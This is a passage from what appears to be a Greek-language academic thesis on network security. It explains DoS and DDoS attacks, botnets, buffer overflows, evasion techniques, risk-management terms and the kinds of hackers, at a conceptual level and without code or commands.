Έτσι, λοιπόν, οι επιχειρήσεις θα πρέπει να εκπαιδεύουν τους υπαλλήλους τους σχετικά με τους κινδύνους του social engineering, και να αναπτύσσουν στρατηγικές για τη σωστή ταυτοποίηση μέσω τηλεφώνου, email ή αυτοπροσώπως.

(Ενότητα 2.2.Δ) Denial of Service (DoS) Attacks

Μια επίθεση Denial of Service (Άρνησης Υπηρεσίας), ή αλλιώς DoS attack, δημιουργεί κάποιου είδους διακοπής υπηρεσιών του δικτύου σε χρήστες, συσκευές ή εφαρμογές. Οι επιθέσεις DoS είναι από τις πιο δημοφιλείς μεθόδους εισβολής, που συχνά προκαλεί μεγάλες οικονομικές απώλειες και επιπτώσεις.

Υπάρχουν δύο κύριοι τύποι επιθέσεων DoS:

1. **Συντριπτική ποσότητα επισκεψιμότητας (Overwhelming quantity of traffic)**
   Ο threat actor στέλνει μια τεράστια ποσότητα δεδομένων σε ένα δίκτυο, σε ένα υπολογιστικό σύστημα ή σε κάποια εφαρμογή, τα οποία δεν μπορούν να το διαχειριστούν. Με αυτό τον τρόπο, δημιουργείτε επιβράδυνση του χρόνου μετάδοσης και απόκρισης του συστήματος. Ένα ακόμα πρόβλημα που μπορεί να δημιουργήσει, είναι η κατάρρευση μιας συσκευής ή υπηρεσίας. Τα πακέτα είναι πολύ μικρά (καθώς δεν περιέχουν δεδομένα) έτσι ώστε ακόμη και ένας αργός υπολογιστής με αργή σύνδεση μέσω τηλεφώνου να μπορεί να κατακλύσει έναν Server μέσα σε λίγα

δευτερόλεπτα. Καθώς ο Server ξοδεύει χρόνο και πόρους προσπαθώντας να χειριστεί αυτές τις ψεύτικες συνδέσεις, αρχίζει να απορρίπτει πακέτα καθώς κατακλύζεται, με αυτόν τον τρόπο, αρχίζει επίσης να ρίχνει νόμιμα πακέτα από νόμιμους χρήστες (Cloudflare, n.d.a).

2. **Κακόβουλα μορφοποιημένα πακέτα (Maliciously formatted packets)**
   Ο threat actor κακόβουλα μορφοποιημένα πακέτα σε κάποιον υπολογιστή ή σε κάποια εφαρμογή, κάτι που ο χρήστης δεν μπορεί να διαχειριστεί. Αυτό προκαλεί στη συσκευή που λαμβάνει αυτά τα πακέτα είτε να επιβραδύνει τη λειτουργία της ή ακόμα και την κατάρρευσή της.

(Ενότητα 2.2.Ε) Distributed Denial of Service (DDoS) Attack

Μια Distributed DoS επίθεση, μοιάζει πολύ με μια απλή επίθεση DoS, αλλά αυτό που την κάνει να διαφέρει είναι ότι προέρχεται από πολλαπλές και συντονισμένες πηγές. Για παράδειγμα, ένας threat actor δημιουργεί ένα δίκτυο με μολυσμένους υπολογιστές, γνωστό και ως zombie. Ο threat actor χρησιμοποιεί ένα σύστημα εντολών και ελέγχου (Command and ControlCnC) με σκοπό να στείλει μηνύματα ελέγχου στα zombie. Αυτά συνεχώς σαρώνουν και αρχίζουν να μολύνουν περισσότερους χρήστες με κακόβουλο λογισμικό bot. Το bot, έχει σχεδιαστεί για να μολύνει το κεντρικό σύστημα των υπολογιστών, κάνοντας τον και αυτόν zombie και να μπορεί να επικοινωνήσει με το σύστημα CnC. Η συλλογή των zombies ονομάζεται botnet. Αφού, λοιπόν ο threat actor, συλλέξει τα zombie, δίνει οδηγίες στο σύστημα CnC ώστε το botnet των zombies να πραγματοποιήσει μια επίθεση DDoS (ΚΑΡΑΜΑΝΗΣ, 2010).

(Υποενότητα 2.2.Ε.1) ΤΑ ΣΤΟΙΧΕΙΑ ΤΩΝ ΕΠΙΘΕΣΕΩΝ DDoS

Εάν οι threat actors μπορούν να παραβιάσουν πολλούς κεντρικούς υπολογιστές, τότε λέμε ότι εκτελούν μια επίθεση DDoS. Οι επιθέσεις DDoS είναι παρόμοιες στο Διαδίκτυο με τις επιθέσεις DoS, εκτός από το ότι η επίθεση DDoS αυξάνεται σε μέγεθος επειδή προέρχεται από πολλαπλές, συντονισμένες πηγές. Μια επίθεση DDoS μπορεί να χρησιμοποιήσει εκατοντάδες ή χιλιάδες πηγές, όπως στις επιθέσεις DDoS που βασίζονται στο IoT.

Οι ακόλουθοι όροι χρησιμοποιούνται για να περιγράψουν τα στοιχεία μιας επίθεσης DDoS:

Zombies – Αναφερόμαστε σε μια ομάδα παραβιασμένων hosts (agents). Αυτοί οι hosts, εκτελούν τον κακόβουλο κώδικα, ο οποίος αναφέρεται ως ρομπότ (bots). Έτσι, το κακόβουλο λογισμικό ζόμπι, προσπαθεί συνεχώς να διαδοθεί όπως ένα worm (ΖΟΡΜΠΑΣ & ΚΟΚΟΒΙΚΑΣ, 2021).

Bots– Αποτελεί ένα κακόβουλο λογισμικό το οποίο έχει σχεδιαστεί με σκοπό να μολύνει έναν host και να επικοινωνεί με ένα σύστημα χειριστή. Τα bots μπορούν επίσης να καταγράφουν τα πατήματα των πλήκτρων , να συλλέγουν κωδικούς πρόσβασης, να

καταγράφουν και να αναλύουν πακέτα και άλλα πολλά (ΖΟΡΜΠΑΣ & ΚΟΚΟΒΙΚΑΣ, 2021).

Botnet – Αναφερόμαστε σε μια ομάδα από zombies τα οποία μολύνθηκαν από κακόβουλο λογισμικό το οποίο διαδίδεται χωρίς την παρέμβαση του χρήστη (bots) και τα οποία ελέγχονται από τους χειριστές.

Handlers – Αναφερόμαστε κυρίως στον κύριο διακομιστή εντολών και ελέγχου (command and control – CnC), που ελέγχει τις ομάδες των zombies. Ο δημιουργός ενός botnet μπορεί να χρησιμοποιήσει τη συνομιλία αναμετάδοσης στο Διαδίκτυο ή έναν webserver με τον serverCnC, με σκοπό τον απομακρυσμένο έλεγχο των zombies (thesassway, n.d.).

Botmaster – Αποκαλείτε ο threat actor, ο οποίος έχει τον έλεγχο του botnet αλλά και των Handlers (Radware, n.d.a).

Υποσημείωση: Υπάρχει μια παραοικονομία στην οποία τα botnets μπορούν να πουληθούν και να αγοραστούν έναντι κάποιας αμοιβής. Έτσι παρέχεται στους threat actors, botnets από μολυσμένους hosts, έτοιμοι να εξαπολύσουν επίθεση DDoS εναντίον του στόχου της επιλογής τους.

(Ενότητα 2.2.ΣΤ) BUFFER OVERFLOW ATTACK

Στόχος ενός threat actor με μια επίθεση buffer overflow DoS, είναι να ανακαλύψει έστω και ένα ελάττωμα που να σχετίζεται με τη μνήμη του συστήματος σε έναν server, με απώτερο σκοπό την εκμετάλλευσή του. Η εκμετάλλευση της buffer μνήμης, κατακλύζοντάς την με απροσδόκητες τιμές , συνήθως καθιστά το σύστημα μη λειτουργικό, δημιουργώντας έτσι μια επίθεση DoS (Imperva, n.d.c).

Παράδειγμα: Ένας threat actor εισάγει μια ένα input που είναι μεγαλύτερη από αυτή που αναμένεται από την εφαρμογή που εκτελείται στον server. Η εφαρμογή αυτή, δέχεται αυτή τη μεγάλη ποσότητα input και την αποθηκεύει στη μνήμη. Το αποτέλεσμα είναι η εφαρμογή να καταναλώσει την προσωρινή μνήμη (memory buffer), και ενδεχομένως να προσαρμόσει τη μνήμη, καταστρέφοντας τελικά το σύστημα και προκαλώντας τη διακοπή της λειτουργίας του.

Ένα παράδειγμα της χρήσης κακόβουλης μορφής πακέτων ήταν το Ping of Death. Σε αυτή την επίθεση, ο threat actor έστειλε το Ping of Death, το οποίο ήταν ένα αίτημα echo σε ένα IP πακέτο, μεγαλύτερο από το μέγεθος των 56,535 byte (το μέγιστο πακέτο). Ο λαμβάνον host δεν θα μπορούσε να διαχειριστεί ένα πακέτο τέτοιου μεγέθους, με αποτέλεσμα να κολλούσε.

Οι επιθέσεις buffer overflow εξελίσσονται συνεχώς. Πρόσφατα ανακαλύφθηκε μια ευπάθεια απομακρυσμένης επίθεσης DoS στα Microsoft Windows 10. Συγκεκριμένα, ένας threat actor δημιούργησε έναν κακόβουλο κώδικα για να έχει πρόσβαση στη μνήμη της εφαρμογής. Όταν ο κώδικας προσεγγίζεται από τη διεργασία AHCACHE.SYS των Windows, επιχειρεί να πυροδοτήσει την κατάρρευση του συστήματος, αρνούμενη την παροχή υπηρεσιών στον χρήστη.

Υποσημείωση: Υπολογίζεται ότι το ένα τρίτο των κακόβουλων επιθέσεων, είναι αποτέλεσμα buffer overflow.

2.3 ΜΕΘΟΔΟΙ ΥΠΕΚΦΥΓΗΣ

Οι threat actors μέσα στα χρόνια έμαθαν ότι "to hive is to thrive"(«το να κρύβεσαι είναι να ευδοκιμείς»). Αυτό σημαίνει ότι οι μέθοδοι κακόβουλου λογισμικού και επίθεσης είναι πιο αποτελεσματικές όταν δεν εντοπίζονται. Για αυτόν τον λόγο, πολλές επιθέσεις χρησιμοποιούν τεχνικές κρυφής αποφυγής για να συγκαλύψουν ένα ωφέλιμο φορτίο επίθεσης. Ο στόχος τους είναι να αποτρέψουν τον εντοπισμό αποφεύγοντας την άμυνα του δικτύου και του κεντρικού υπολογιστή.

Μερικές από τις μεθόδους που χρησιμοποιούν οι threat actor είναι οι παρακάτω:

1. **Encryption and tunneling (Κρυπτογράφηση και διάνοιξη σήραγγας).**
   Αυτή η τεχνική υπεκφυγής χρησιμοποιεί τη δημιουργία σήραγγας για απόκρυψη ή κρυπτογράφηση, με σκοπό την ανακύκλωση αρχείων κακόβουλου λογισμικού. Αυτό καθιστά δύσκολο για πολλές τεχνικές ανίχνευσης ασφαλείας τον εντοπισμό και την αναγνώριση του κακόβουλου λογισμικού. Η σήραγγα μπορεί να σημαίνει απόκρυψη κλεμμένων δεδομένων μέσα σε νόμιμα πακέτα (Oracle, 2010).

2. **Resource exhaustion (Εξάντληση πόρων).**
   Αυτή η τεχνική αποφυγής κάνει τον κεντρικό υπολογιστή-στόχο πολύ απασχολημένο για να χρησιμοποιήσει σωστά τις τεχνικές ανίχνευσης ασφαλείας (Artsandculture, n.d.).

3. **Traffic fragmentation (Κυκλοφοριακός κατακερματισμός).**
   Αυτή η τεχνική υπεκφυγής χωρίζει ένα κακόβουλο ωφέλιμο φορτίο σε μικρότερα πακέτα για να παρακάμψει τον εντοπισμό ασφάλειας δικτύου. Αφού τα κατακερματισμένα πακέτα παρακάμψουν το σύστημα ανίχνευσης ασφαλείας, το κακόβουλο λογισμικό επαναπροσδιορίζεται και μπορεί να αρχίσει να στέλνει ευαίσθητα δεδομένα εκτός δικτύου (Sciencedirect, n.d. a).

4. **Protocol-level misinterpretation (Παρερμηνεία σε επίπεδο πρωτοκόλλου).**
   Αυτή η τεχνική, εμφανίζεται όταν οι άμυνες του δικτύου δεν χειρίζονται σωστά τα χαρακτηριστικά ενός PDU, όπως ένα άθροισμα ελέγχου ή μια τιμή TTL. Αυτό μπορεί να ξεγελάσει ένα τείχος προστασίας ώστε να αγνοήσει τα πακέτα που πρέπει να ελέγξει.

5. **Traffic substitution (Αντικατάσταση κυκλοφορίας).**
   Σε αυτήν την τεχνική υπεκφυγής, ο threat actor επιχειρεί να ξεγελάσει ένα IPS συγχέοντας τα δεδομένα με το ωφέλιμο φορτίο. Αυτό γίνεται με την κωδικοποίησή του σε διαφορετική μορφή. Για παράδειγμα, ο threat actor θα μπορούσε να

χρησιμοποιήσει κωδικοποιημένη κίνηση στο Unicode αντί για ASCII. Το IPS δεν αναγνωρίζει την αληθινή σημασία των δεδομένων, αλλά το τελικό σύστημα προορισμού μπορεί να διαβάσει τα δεδομένα (Santos, 2021).

6. **Traffic insertion (Εισαγωγή κυκλοφορίας).**
   Είναι παρόμοια με την αντικατάσταση κυκλοφορίας, αλλά εδώ ο threat actor εισάγει επιπλέον byte δεδομένων σε μια κακόβουλη ακολουθία δεδομένων. Οι κανόνες IPS χάνουν τα κακόβουλα δεδομένα, αποδεχόμενοι την πλήρη σειρά δεδομένων.

7. **Pivoting.**
   Αυτή η τεχνική υποθέτει ότι ο threat actor έχει παραβιάσει έναν εσωτερικό κεντρικό υπολογιστή και θέλει να επεκτείνει περαιτέρω την πρόσβασή του στο παραβιασμένο δίκτυο. Ένα παράδειγμα είναι, ένας threat actor που έχει αποκτήσει πρόσβαση στον κωδικό πρόσβασης διαχειριστή σε έναν παραβιασμένο κεντρικό υπολογιστή και επιχειρεί να συνδεθεί σε άλλο κεντρικό υπολογιστή χρησιμοποιώντας τα ίδια διαπιστευτήρια (Geeksforgeeks, 2020a).

8. **Rootkits.**
   Το rootkit είναι ένα πολύπλοκο εργαλείο επίθεσης που χρησιμοποιείται από έμπειρους threat actors. Ενσωματώνεται με τα χαμηλότερα επίπεδα του λειτουργικού συστήματος. Όταν ένα πρόγραμμα επιχειρεί να παραθέσει αρχεία, διεργασίες ή συνδέσεις δικτύου, το rootkit παρουσιάζει μια «καθαρή» έκδοση της εξόδου, εξαλείφοντας κάθε ενοχοποιητικό αποτέλεσμα. Ο στόχος του rootkit είναι να κρύψει πλήρως τις δραστηριότητες του attecker στο τοπικό σύστημα (veracode, n.d.).

9. **Proxies.**
   Η κίνηση του δικτύου μπορεί να ανακατευθυνθεί μέσω ενδιάμεσων συστημάτων προκειμένου να αποκρύψει τον τελικό προορισμό για τα κλεμμένα δεδομένα. Με αυτόν τον τρόπο, οι γνωστές CnC δεν αποκλείονται από μια επιχείρηση επειδή ο προορισμός του διακομιστή μεσολάβησης φαίνεται καλός. Επιπλέον, εάν κλαπούν δεδομένα, ο προορισμός για τα δεδομένα αποκλειστικής χρήσης μπορεί να κατανεμηθεί μεταξύ πολλών διακομιστών μεσολάβησης, χωρίς να υφίσταται η προσοχή στο γεγονός ότι ένας μεμονωμένος άγνωστος προορισμός χρησιμεύει ως προορισμός για μεγάλες ποσότητες κίνησης δικτύου (Merriam-webster, n.d.).


Νέες μέθοδοι επίθεσης αναπτύσσονται συνεχώς. Το προσωπικό ασφαλείας δικτύου πρέπει να γνωρίζει τις πιο πρόσφατες μεθόδους επίθεσης προκειμένου να τις εντοπίσει.

ΚΕΦΑΛΑΙΟ 3 THREAT ACTORS

Η ασφάλεια των πληροφοριών έχει γίνει μια από τις πιο σημαντικές έννοιες στον κόσμο μας με γνώμονα τις πληροφορίες και την τεχνολογία. Λόγω αυτής της έννοιας της πανταχού παρουσίας υπολογιστών και της κατ' απαίτηση ροής και ανταλλαγής πληροφοριών, καθίσταται απαραίτητη η προστασία και η διασφάλιση οποιασδήποτε και όλων των κρίσιμων πληροφοριών. Η ασφάλεια των πληροφοριών περιλαμβάνει τη χρήση ορισμένων τεχνικών και στοιχείων για την προστασία των διασυνδεδεμένων συστημάτων και το πιο σημαντικό, των δεδομένων και των πληροφοριών που χρησιμοποιούνται από αυτά τα συστήματα. Περιστρέφεται γύρω από τη διατήρηση τριών βασικών χαρακτηριστικών των πληροφοριών - εμπιστευτικότητα, ακεραιότητα και διαθεσιμότητα (Jagnarine, 2005).

3.1 ΑΠΕΙΛΕΣ – ΤΡΩΤΑ ΣΗΜΕΙΑ – ΚΙΝΔΥΝΟΙ

Δεχόμαστε επίθεση και οι επιτιθέμενοι θέλουν πρόσβαση στα περιουσιακά μας στοιχεία. Τα περιουσιακά στοιχεία είναι οτιδήποτε έχει αξία για έναν οργανισμό, όπως δεδομένα και άλλου είδους πνευματική ιδιοκτησία, διακομιστές (Servers), υπολογιστές, έξυπνα τηλέφωνα (Smart phones), tablet και άλλα.



Εικόνα 3: ΑΠΕΙΛΕΣ - ΤΡΩΤΑ ΣΗΜΕΙΑ - ΚΙΝΔΥΝΟΙ

Για να κατανοήσουμε καλύτερα οτιδήποτε αφορά την ασφάλεια των δικτύων, είναι σημαντικό να γνωρίζουμε τους ακόλουθους όρους:

1. **Threat (Απειλή).**
   Ένας πιθανός κίνδυνος για ένα περιουσιακό στοιχείο όπως τα δεδομένα ή το ίδιο το δίκτυο. Από την άποψη της εθνικής ασφάλειας, ο Buzan (1983: 75-83) διέκρινε τις στρατιωτικές απειλές (κατάληψη εδάφους, εισβολή, κατοχή, αλλαγή κυβέρνησης, χειραγώγηση πολιτικής), οικονομικές απειλές (εξαγωγικές πρακτικές, περιορισμοί εισαγωγών, χειραγώγηση τιμών, χρεοκοπία το χρέος, οι συναλλαγματικοί έλεγχοι κ.λπ., και αυτοί για την εγχώρια σταθερότητα), και οι οικολογικές απειλές (καταστροφή της φυσικής βάσης του κράτους) (Brauch, n.d.).

2. **Vulnerability (Τρωτά Σημεία)**
   Ενώ οι έννοιες των απειλών και των προκλήσεων χρησιμοποιούνται συχνά ως συνώνυμα για σκληρούς και ήπιους κινδύνους ασφάλειας, η έννοια των τρωτών σημείων έχει χρησιμοποιηθεί ευρύτερα από πολλές διαφορετικές πολιτικές και επιστημονικές κοινότητες με διαφορετική σημασία. Σύμφωνα με τον Webster είναι «η κατάσταση ή η ιδιότητα του να είσαι ευάλωτος» όπου το ευάλωτο αναφέρεται σε: «1. μπορεί να τραυματιστεί ή να τραυματιστεί σωματικά… 2. ανοιχτός σε κριτική ή επίθεση…. 3. ανοιχτός σε επίθεση ή επίθεση από ένοπλες δυνάμεις. … 4. σε γέφυρα συμβολαίου, που υπόκειται σε αύξηση των κυρώσεων και δικαιούται αυξημένα μπόνους». ή «η ποιότητα ή η κατάσταση του να είσαι ευάλωτος» . Είναι, ουσιαστικά η αδυναμία ενός συστήματος ή του σχεδιασμού του που θα μπορούσε να εκμεταλλευτεί μια απειλή (Brauch, n.d.).

   Στο παράρτημα A, Lab 3 Detecting Threats and Vulnerabilities, παρατίθεται ένα παράδειγμα με το οποίο μπορούμε να αντιληφθούμε καλύτερα τον εντοπισμό των απειλών αλλά και των τρωτών σημείων ενός συστήματος με τη χρήση του Nmap, για την καλύτερη κατανόησή αλλά και την αντιμετώπιση τους (CISCO, 2017).

3. **Attack surface (Επιφάνεια Επίθεσης)**
   Ένα attack surface, είναι το συνολικό άθροισμα των τρωτών σημείων σε ένα δοσμένο σύστημα το οποίο είναι προσβάσημο σε έναν εισβολέα. Θα μπορούσε να εισέλθει σε ένα σύστημα και όπου θα μπορούσε να πάρει δεδομένα από το σύστημα. Το attack surface περιγράφει διαφορετικά σημεία. Για παράδειγμα, το λειτουργικό σας σύστημα και το πρόγραμμα περιήγησης ιστού μπορεί να χρειάζονται και τα δύο ενημερώσεις κώδικα ασφαλείας. Είναι το καθένα ευάλωτα σε επιθέσεις και εκτίθενται στο δίκτυο ή στο διαδίκτυο. Μαζί, δημιουργούν μια επιφάνεια επίθεσης που μπορεί να εκμεταλλευτεί ο παράγοντας της απειλής (threat actor) (Fortinet, n.d.a).

4. **Exploit (Εκμετάλλευση)**
   Ο μηχανισμός που χρησιμοποιείται για τον τρόπο εκμετάλλευσης μιας ευπάθειας για την παραβίαση ενός περιουσιακού στοιχείου. Τα exploits μπορεί να είναι απομακρυσμένα ή τοπικά. Μια απομακρυσμένη εκμετάλλευση είναι αυτή που λειτουργεί μέσω του δικτύου χωρίς προηγούμενη πρόσβαση στο σύστημα προορισμού. Ο εισβολέας δεν χρειάζεται λογαριασμό στο τελικό σύστημα για να εκμεταλλευτεί την ευπάθεια. Σε μια τοπική εκμετάλλευση, ο παράγοντας απειλής έχει κάποιο είδος πρόσβασης χρήστη ή διαχειριστή στο τελικό σύστημα. Μια τοπική

εκμετάλλευση δεν σημαίνει απαραίτητα ότι ο εισβολέας έχει φυσική πρόσβαση στο τελικό σύστημα (Digital Defense Inc, n.d.).

5. **Risk (Κίνδυνος)**
   Ορίζουμε τον κίνδυνο ως «ένα μέτρο των αναμενόμενων απωλειών λόγω γεγονότος κινδύνου συγκεκριμένου μεγέθους που συμβαίνει σε μια δεδομένη περιοχή σε μια συγκεκριμένη χρονική περίοδο» (Tobin/Montz 1997). Είναι δηλαδή η πιθανότητα ότι μια συγκεκριμένη απειλή θα εκμεταλλευτεί μια συγκεκριμένη ευπάθεια ενός περιουσιακού στοιχείου και θα οδηγήσει σε ανεπιθύμητες συνέπειες (Brauch, n.d.).

   Στο παράδειγμα του παραρτήματος A, Lab 4 - Discover Your Own Risky Online Behavior, εντοπίζετε η επικίνδυνη διαδικτυακή συμπεριφορά και παρέχονται συμβουλές για την ασφαλή περιήγηση στο διαδίκτυο (CISCO, n.d).

Η διαχείριση κινδύνου είναι η διαδικασία που εξισορροπεί το λειτουργικό κόστος της παροχής προστατευτικών μέτρων με τα κέρδη που επιτυγχάνονται με την προστασία του περιουσιακού στοιχείου. Υπάρχουν τέσσερις συνήθεις τρόποι διαχείρισης του κινδύνου, όπως φαίνεται στον πίνακα:

Στρατηγική διαχείρισης κινδύνου	**Επεξήγηση**
Αποδοχή κινδύνου (Risk acceptance)	Αυτό συμβαίνει όταν το κόστος των επιλογών διαχείρισης κινδύνου υπερβαίνει το κόστος του ίδιου του κινδύνου. Ο κίνδυνος είναι αποδεκτός και δεν γίνεται καμία ενέργεια.
Αποφυγή κινδύνου (Risk avoidance)	Αυτό σημαίνει αποφυγή οποιασδήποτε έκθεσης στον κίνδυνο εξαλείφοντας τη δραστηριότητα ή τη συσκευή που παρουσιάζει τον κίνδυνο. Με την εξάλειψη μιας δραστηριότητας για την αποφυγή του κινδύνου, χάνονται και τυχόν οφέλη που είναι πιθανά από τη δραστηριότητα.
Μείωση ρίσκου (Risk reduction)	Αυτό μειώνει την έκθεση σε κίνδυνο ή μειώνει τον αντίκτυπο του κινδύνου λαμβάνοντας μέτρα για τη μείωση του κινδύνου. Είναι η πιο συχνά χρησιμοποιούμενη στρατηγική μετριασμού του κινδύνου. Αυτή η στρατηγική απαιτεί προσεκτική αξιολόγηση του κόστους της απώλειας, της στρατηγικής μετριασμού και των οφελών που προκύπτουν από τη λειτουργία ή τη δραστηριότητα που κινδυνεύει.
Μεταφορά κινδύνου (Risk transfer)	Μέρος ή όλος ο κίνδυνος μεταφέρεται σε ένα πρόθυμο τρίτο μέρος, όπως μια ασφαλιστική εταιρεία.

Άλλοι όροι που χρησιμοποιούνται στην ασφάλεια των δικτύων περιλαμβάνουν το αντίμετρο (Countermeasure), κατά το οποίο οι ενέργειες που λαμβάνονται για την προστασία των περιουσιακών στοιχείων με τον μετριασμό μιας απειλής ή τη μείωση του κινδύνου. Άλλος ένας όρος είναι τη επίπτωση (Impact), όπου η πιθανή ζημιά στον οργανισμό που προκαλείται από την απειλή.

Σημείωση: Μια τοπική εκμετάλλευση απαιτεί πρόσβαση στο εσωτερικό του δικτύου, όπως ένας χρήστης με λογαριασμό στο δίκτυο. Μια απομακρυσμένη εκμετάλλευση δεν απαιτεί λογαριασμό στο δίκτυο για την εκμετάλλευση της ευπάθειας αυτού του δικτύου.

3.2. HACKERS ΚΑΙ THREAT ACTORS

(Ενότητα 3.2.Α) ΟΙ HACKERS

Η αρχική χρήση του όρου hacker αναφέρεται σε καινοτόμους προγραμματιστές στο MIT που ήθελαν να εξερευνήσουν τα όρια των υπολογιστών mainframe. Ωστόσο, ο όρος "hacker" συνδέεται πλέον με μια αρνητική χροιά που περιγράφει εισβολείς υπολογιστών που πραγματοποιούν καταστροφικές ενέργειες. Τέτοιες πράξεις προκαλούν σοβαρή ζημιά σε εταιρικά και μεμονωμένα συστήματα ηλεκτρονικών υπολογιστών που μπορεί να οδηγήσουν σε καταστροφή των δημοσίων σχέσεων και απώλεια της εμπιστοσύνης των καταναλωτών.

Συνοπτικά, ο "hacker" είναι ένας κοινός όρος που χρησιμοποιείται για να περιγράψει έναν παράγοντα απειλής. Ωστόσο, ο όρος "hacker" έχει ποικίλες έννοιες. Είναι ένας έξυπνος προγραμματιστής ικανός να αναπτύσσει νέα προγράμματα και να κωδικοποιεί αλλαγές σε υπάρχοντα προγράμματα για να τα κάνει πιο αποτελεσματικά, ένας επαγγελματίας δικτύου που χρησιμοποιεί εξελιγμένες δεξιότητες προγραμματισμού για να διασφαλίσει ότι τα δίκτυα δεν είναι ευάλωτα σε επιθέσεις, ένα άτομο που προσπαθεί να αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε συσκευές στο διαδίκτυο, αλλά και ένα άτομο που εκτελεί προγράμματα για να αποτρέψει ή να επιβραδύνει την πρόσβαση στο δίκτυο σε μεγάλο αριθμό χρηστών ή να καταστρέφει ή να διαγράφει δεδομένα σε διακομιστές.

(Ενότητα 3.2.Β) ΤΑ ΕΙΔΗ ΤΩΝ HACKER

Εικόνα 4: Six type of hackers

Οι όροι White Hat Hacker, Black Hat Hacker και Grey Hat Hacker, χρησιμοποιούνται συνήθως για να περιγράψουν τους hackers. Ωστόσο, όσο υπάρχει εξέλιξη της τεχνολογίας, εμφανίζονται νέοι όροι όπως οι blue hat Hacker, Green Hat Hacker και Red Hat Hacker (Mehta, 2020).

1. **White hat hacker.**
   Είναι 'ηθικοί' hackers που χρησιμοποιούν τις προγραμματιστικές τους δεξιότητες για καλούς, ηθικούς και νομικούς σκοπούς. Μπορούν να εκτελούν δοκιμές διείσδυσης δικτύου σε μια προσπάθεια να υπονομεύσουν δίκτυα και συστήματα χρησιμοποιώντας τις γνώσεις τους για συστήματα ασφαλείας υπολογιστών για να ανακαλύψουν τρωτά σημεία του δικτύου. Τα τρωτά σημεία ασφαλείας αναφέρονται σε προγραμματιστές και προσωπικό ασφαλείας που προσπαθούν να διορθώσουν το θέμα ευπάθειας προτού μπορέσουν να το εκμεταλλευτούν. Ορισμένοι οργανισμοί απονέμουν βραβεία ή επιβράβευση σε White Hat Hackers όταν παρέχουν πληροφορίες που βοηθούν στον εντοπισμό τρωτών σημείων (Ecpi university, n.d.).

   Στο παράρτημα Α, Lab 1 WHITE HAT HACKERS, παρατηρούμε τον τρόπο με τον οποίο ένας White Hat προσομοιώνει επιθέσεις με σκοπό τον εντοπισμό των τρωτών σημείων του συστήματος και τον τρόπο που μια επίθεση εμφανίζεται στο σύστημα, με σκοπό την άμεση αντιμετώπισή του (Safebreach, 2018).

2. **Gray hat hacker.**
   Είναι άτομα που διαπράττουν εγκλήματα και κάνουν αναμφισβήτητα ανήθικα πράγματα, αλλά όχι για προσωπικό όφελος ή για να προκαλέσουν ζημιά. Ένα παράδειγμα θα ήταν κάποιος που παραβιάζει ένα δίκτυο χωρίς άδεια και στη συνέχεια αποκαλύπτει δημόσια την ευπάθεια. Οι Grey hat hackers ενδέχεται να αποκαλύψουν μια ευπάθεια στον επηρεαζόμενο οργανισμό αφού έχουν παραβιάσει το δίκτυό τους. Αυτό επιτρέπει στον οργανισμό να διορθώσει το πρόβλημα. Μερικοί χάκερ γκρι καπέλων αρέσκονται να πιστεύουν ότι κάνουν κάτι καλό για τις εταιρείες παραβιάζοντας τους ιστότοπούς τους και εισβάλλοντας στα δίκτυά τους χωρίς άδεια.

Ωστόσο, οι ιδιοκτήτες εταιρειών σπάνια εκτιμούν τις μη εξουσιοδοτημένες εισβολές στην υποδομή πληροφοριών της επιχείρησής τους (Kaspersky, n.d.a).

Στο παράρτημα Α, Lab 2 GRAY HAT HACKERS, αναλύεται μια επίθεση email phishing που πραγματοποιείται από έναν Grey Hat. Το παράδειγμα μας βοηθάει να κατανοήσουμε καλύτερα την επίθεση αλλά και τον τρόπο με τον οποίο λειτουργούν οι Grey Hat Hackers (Sharma, 2021a).

3. **Black hat hacker.**
   Είναι ανήθικοι εγκληματίες που παραβιάζουν την ασφάλεια του υπολογιστή και του δικτύου για προσωπικό όφελος ή για κακόβουλους λόγους, όπως επιθέσεις σε δίκτυα. Οι Black hat hackers εκμεταλλεύονται τα τρωτά σημεία για να υπονομεύσουν τους υπολογιστές και τα συστήματα υπολογιστών και δικτύου. Τέτοιοι hacker συχνά δεν ενδιαφέρονται ιδιαίτερα για το κράτος δικαίου, τα συστήματα που διαταράσσουν ή τις αρνητικές συνέπειες που προκαλούν (Sciencedirect, n.d. b).

   Για να κατανοήσουμε καλύτερα τη δράση των Black Hats, στο παράδειγμα που παρατίθεται στο παράρτημα Α, Lab 5 BLACK HAT HACKERS έχουν δημιουργηθεί τρία διαφορετικά σενάρια που αναλύουν και εξηγούν τον τρόπο επίθεσης ενός Black Hat Hacker, αλλά και τους τρόπους πρόβλεψης και περιορισμού των αντίστοιχων επιθέσεων (CISCO, 2020).

4. **Blue hat hacker.**
